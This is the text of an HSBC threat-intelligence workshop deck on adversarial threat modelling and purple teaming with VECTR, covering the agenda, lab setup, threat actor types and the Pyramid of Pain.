

# Intelligence-Led Adversarial Threat Modelling with VECTR



**TLP:CLEAR** Recipients can share this content freely.  
Subject to standard copyright rules, TLP:CLEAR  
information may be shared without restriction.

September 2024  
by Sajid Nawaz Khan

## About CITA

At the forefront of cyber threat analysis, the *HSBC Cyber Intelligence and Threat Analysis (CITA)* team conduct comprehensive investigations of malicious cyber acts to inform, educate, and advise HSBC and the broader cybersecurity industry.

### *Mission*

Through continuous learning and participation in internal and external engagements, **CITA empowers decision makers, emboldens defences, and weakens our adversaries.**

## About Sajid Nawaz Khan

Thank you for joining my workshop today.

### *whoami*

- Finance sector veteran, 20+ years
- Principal Analyst, ten years in InfoSec
- Focus on tactical & technical reporting
- GIAC GREM, GDAT, GCFA certified
- MITRE ATT&CK evangelist
- *Trying to learn Data Science*

### *etc*

- Food, films, museums, science and origami
- [linkedin.com/in/sajidnawazkhan](https://linkedin.com/in/sajidnawazkhan)

## Analyst 101

The *Analyst 101* series of workshops are designed to empower analysts with skills that support common CTI and DFIR use cases.

Our interactive and fully-guided sessions focus on developing practical skills and intelligence tradecraft – and their application in real-world scenarios; allowing analysts to take their investigations farther, perform triage quicker, and deliver high-quality intelligence outcomes that can withstand analytical rigour.

## Workshop Participation

We encourage participants to follow along with workshop exercises and recommend the use of an Ubuntu 22.04 LTS (Jammy Jellyfish) virtual machine.

## Workshop Prerequisites

A detailed list of lab set-up instructions are documented within this sessions' corresponding Workshop Guide. We regret we cannot support non-standard configurations or other Debian distributions.

## ANALYST 201


### Analyst 101 Beginner



Ten Tools to Supercharge  
Investigations



YARA Fundamentals:  
Part 1



YARA Fundamentals:  
Part 2

### Analyst 201 Intermediate



Intelligence-Led Adversarial  
Threat Modelling



Proactive  
Infrastructure Hunting



Investigating Cobalt  
Strike Beacons with ELK

This presentation and workshop were originally presented at x33fcon in September 2021 as *Adversarial Threat Modelling – A Practical Approach to Purple Teaming in the Enterprise*.

It has since been delivered countless times to peers and government agencies, with this latest iteration providing updated guidance on methodologies and best practices.

# **Adversarial Threat Modelling: A Practical Approach to Purple Teaming in the Enterprise**

**NOVEMBER 2021**  
Sajid Nawaz Khan

PUBLIC

10 Minute  
Break

---

*Presentation*

- 1** An introduction to CITA's approach to intelligence-led adversarial modelling 60 Minutes

10 Minute  
Break

---

*Demo*

- 2** A practical demonstration of VECTR, and its application in a CTI context 30 Minutes

*Hands On Workshop*

- 3** Configuring and Deploying VECTR, organising assessments and campaigns, best practices, etc 90 Minutes




## Hypervisor

VirtualBox or equivalent, with Guest Additions / Extension Packs, and fast internet connectivity



## Ubuntu

Ubuntu 22.04 LTS recommended, with 8GB RAM, 80GB disk space and bi-directional clipboard and file sharing




## VECTR

Follow the installation guide, including dependencies, as outlined at [docs.vectr.io](https://docs.vectr.io)

# *Act 1: The Problem*

The increasing scale, sophistication and impact of cyber events remains an enduring concern globally.





Increase in sophistication and resources

### **Lone Wolf · Insider**

Often opportunistic. Tooling, capabilities and motivations vary.

### **Hacktivists · Ideologists**

Ideological activism, disruption of services or access. Often funded.

### **Organised Criminality**

Financially motivated. Use of commodity malware, phishing, malspam, etc

### **Nation State · APTs**

IP theft, cyber espionage. Capabilities vary, but usually well resourced.

# *“Could this happen to us?*

It is not unusual for security teams to respond to this style of questioning with “catch-all” type statements, intended to provide general comfort and assurance:

- “... defence in depth”
- “... indicators ingested and blocked”
- “... industry leading controls”
- “... visibility via peers and industry trust groups”
- “... couldn’t / wouldn’t happen to us”

# “Could this happen to us?

Awareness of cyber security threats and risks have matured considerably. CITA's approach allows operational teams to respond to these types of queries more specifically and confidently, e.g.,

- “Threat intelligence are aware of  $n$  priority threat groups – including *Strutting Pigeon*, using techniques  $A$ ,  $B$ ,  $C$  in a number of successful attacks within the sector.”
- “The business has deployed  $y$  mitigating controls and  $z$  use cases to detect and mitigate any potential impact.”


## *Pyramid of Pain*

The *Pyramid of Pain* emphasises increasing the adversary's cost of operations.

"This simple diagram shows the relationship between the types of indicators you might use to detect an adversary's activities, and how much pain it will cause them when you are able to deny those indicators to them".

